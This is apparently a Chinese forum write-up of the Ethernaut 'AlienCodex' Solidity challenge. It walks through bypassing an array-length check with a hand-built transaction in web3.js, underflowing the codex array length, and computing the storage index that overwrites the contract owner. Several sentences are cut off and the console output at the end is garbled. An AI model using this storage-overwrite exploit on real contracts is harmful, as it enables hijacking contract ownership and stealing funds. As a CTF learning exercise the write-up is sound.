Bubbles / 2018-10-17 01:54:08 / 浏览数 1903 技术文章 技术文章 顶(0) 踩(0)

# 前言

今天看了下ethernaut的题库,发现又多了一道题,质量感觉还行,搜了下貌似还没有write up,那就顺手写一笔吧

### 题目概要

# 题目链接

```
该挑战的代码并不长,如下
pragma solidity ^0.4.24;
import 'zeppelin-solidity/contracts/ownership/Ownable.sol';
contract AlienCodex is Ownable {
bool public contact;
bytes32[] public codex;
 modifier contacted() {
  assert(contact);
 }
 function make_contact(bytes32[] _firstContactMessage) public {
  assert(_firstContactMessage.length > 2**200);
  contact = true;
 function record(bytes32 _content) contacted public {
  codex.push(_content);
 function retract() contacted public {
  codex.length--;
 function revise(uint i, bytes32 _content) contacted public {
  codex[i] = _content;
 }
}
```

开头import了Ownable合约,其实就是为了引入一个owner变量,虽然不是那么有必要,但勉强也算是一个考点吧,因为solidity中的继承就是代码引用,所以这个owner变 代码的逻辑也很简单,虽然从名字上看有点懵逼,貌似还是个书名

通过make\_contact函数我们可以将contact变量置为true,这样相当于启动了整个合约,毕竟调用其他几个函数的前提都是contact为true,然后使用另外三个函数我们就可

# 数组长度的绕过

刚看到这个判断的时候我的想法是直接部署一个合约,设置一个bytes32动态数组,将其长度设为2\*\*200+1,然后传递给make\_contact函数,就像下面这样

```
bytes32[] public s;
  function pwn(){
     s.length=2**200+1;
     target.make_contact(s);
}
```

习惯上我就直接在remix上部署了这个攻击合约,因为这两天ropsten测试链在分叉,交易经常会被打包到分叉链上,所以我先在remix的jvm虚拟机上测试了一下,结果一调 随后我对测试合约进行了修改

```
bytes32[] public s;
  function pwn(uint n){
     s.length=n;
     target.make_contact(s);
}
```

试了试将数组长度降低到三位数,调用函数后发现了端倪,因为该函数的运算时间相比来说比较长,而且耗费的gas也比较多,随着n的增大使用的gas也不断增多,到这我是同时我们也要了解solidity中获取参数中数组变量的长度时也是从data中解码后获取的,而且这里并没有使用我们传递的数组中的值,而是只取用了长度,那么我们就可以依此外solidity中并没有对参数中动态数组的长度与后面跟着的内容长度作校验,所以是可以正确运行的,大概是为了省gas?

这里我直接用web3.js来发送交易,首先我们得了解一下如何构造交易的data

第一步自然是构造函数选择器,EVM中正是取data的前四个字节来选择调用合约的哪个函数,这四个字节则是取对应函数的函数签名的hash函数的前四个字节,规则如下bytes4(keccak256("foo(uint32,bool)"))

函数签名中仅保留了函数名和函数参数的类型

const util = require('ethereumjs-util');

下面就是要传递的参数,如果是固定大小的参数类型,那么直接将其值编码在data中即可,不过对于我们这里用到的动态数组,首先要编码的是它的偏移值,也就是它的数据

如果你直接在remix部署攻击合约的话,在执行代码时对data进行编码时就会在数组长度后面跟上相应数量的块,一个就是32个字节长,可以想象在后面情况会有多可怕

#### 然后我们准备发送该交易

```
var Web3 = require("web3");
var web3 = new Web3();
web3.setProvider(new Web3.providers.HttpProvider("https://ropsten.infura.io"));
web3.eth.accounts.wallet.add(your private key);
web3.eth.defaultAccount=web3.eth.accounts.wallet[0].address;
web3.eth.sendTransaction({
to: 'your challenge address',
data: data,
gas: 1000000
})
```

不出意外的话交易应该是会成功执行的,鉴于测试链处于分叉阶段不太稳定,没有看到交易的话不妨多试几次

# 数组中变量存储位的溢出

此时我们来看目标合约的contact变量应该就是true了,下面就是下一个利用点了,挑战的目标是要我们取得该合约的owner,然而整个合约中并没有可修改owner的函数,the ether里也出现过,所以我看着还是比较眼熟的

这里是我当时写的write up, mapping挑战

在里面我已经讲的很清楚了,因为solidity中计算存储位时使用公式为

keccak256(slot) + index

在由数组长度所在的存储位slot算得数据的首位所在存储位后,基本上后面的数据就是按照顺序排下来,所以在数组长度特别大时就会出现溢出的情况,因为存储位本身也是

### 在这道题中很明显问题在这两个函数

```
function retract() contacted public {
   codex.length--;
}

function revise(uint i, bytes32 _content) contacted public {
   codex[i] = _content;
}
```

通过retract函数我们可以将codex的length下溢,然后在revise里我们就能对溢出存储位长度所需的index部分进行赋值,要注意的是直接调用revise是不行的,因为lengthicks。
然后要计算溢出所需的index,我们就要知道数组长度所在的存储位,其实这里也有一个小考点,owner是继承过来的相当于在最前面赋值,所以应该在0号slot,这样的话把

```
2. node (node)
> web3.eth.getStorageAt("0xa945e3215d68910eab28da0c1867b860275678d7",0,console.log)
Promise {
  <pending>,
  domain:
  Domain {
    domain: null,
     { removeListener: [Function: updateExceptionCapture],
       newListener: [Function: updateExceptionCapture],
       error: [Function: debugDomainError] },
    _eventsCount: 3,
    _maxListeners: undefined,
    members: [] } }
> null '0x00000000000000000000000011eed0499df1539767af3a4981c8c598572bac20a'
> web3.eth.getStorageAt("0xa945e3215d68910eab28da0c1867b860275678d7",1,console.log)
Promise {
  <pending>,
  domain:
  Domain {
    domain: null.
    _events:
     { removeListener: [Function: updateExceptionCapture],
       newListener: [Function: updateExceptionCapture],
       error: [Function: debugDomainError] },
    _eventsCount: 3,
     _maxListeners: undefined,
    members: [] } }
```

在slot 0中后四十位即为地址变量,而前一位即bool变量contact,此时它为1,在slot 1中存储的就是codex的长度了,此时它以及下溢了这样的话我们要使用的slot也就是1了,这其实跟mapping那道题目一样了,省点事我就直接把那边的图拿过来用了


```
>>> import binascii
>>> def bytes32(i):
...     return binascii.unhexlify('%064x' % i)
...
>>> def keccak256(x):
...     return sha3. keccak_256(x). hexdigest()
...
>>> keccak256(bytes32(1))
'b10e2d527612073b26eecdfd717e6a320cf44b4afac2b0732d9fcbe2b7fa0cf6'
>>> 2**256-int(0xb10e2d527612073b26eecdfd717e6a320cf44b4afac2b0732d9fcbe2b7fa0cf6)
35707666377435648211887908874984608119992236509074197713628505308453184860938
>>>
```

得到

这样的话我们将得到的index输入revise函数i,将\_content换成我们的账户地址即可



这时我们的挑战应该就完成了



< < <<?LEASE WAIT>> > https://ropsten.etherscan.io/tx/0x411ab12... <u>^^.js:134</u> https://ropsten.etherscan.io/tx/0x411ab12... ^^.js:134 ^^.js:76 ^^.js:76 ) Well done ) Well done ^^.js:76 Well done ^^.js:76 Well done ^^.js:76 ^^.js:76 ) Well done ^^.js:76 ) Well done ^^.js:76 ) Well done <u>^^.js:76</u> Well done fell done <u>^^.js:76</u> Well do <u>^^.js:76</u> ) Well done ^^.js:76 ) Well done ^^.js:76 ^^.js:76 Well done ^^.js:76 ^^.js:76 ^^.js:76 n Well done ^^.js:76 ') Well done <u>^^.js:76</u> Well done ^^.js:76 Well done ^^.js:59 have completed this

做完感觉还是有些收获吧,如果合约设计的更符合逻辑一点就比较完美了

# 参考资料

abi详解 web3.js 1.0 中文手册

点击收藏 | 0 关注 | 1

上一篇:node1 靶机渗透指南 下一篇:诡计重现—通过使用PyREbox工...

1. 1 条回复



cgtx 2018-10-20 15:29:07

0 回复Ta			
登录 后跟帖			
先知社区			

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板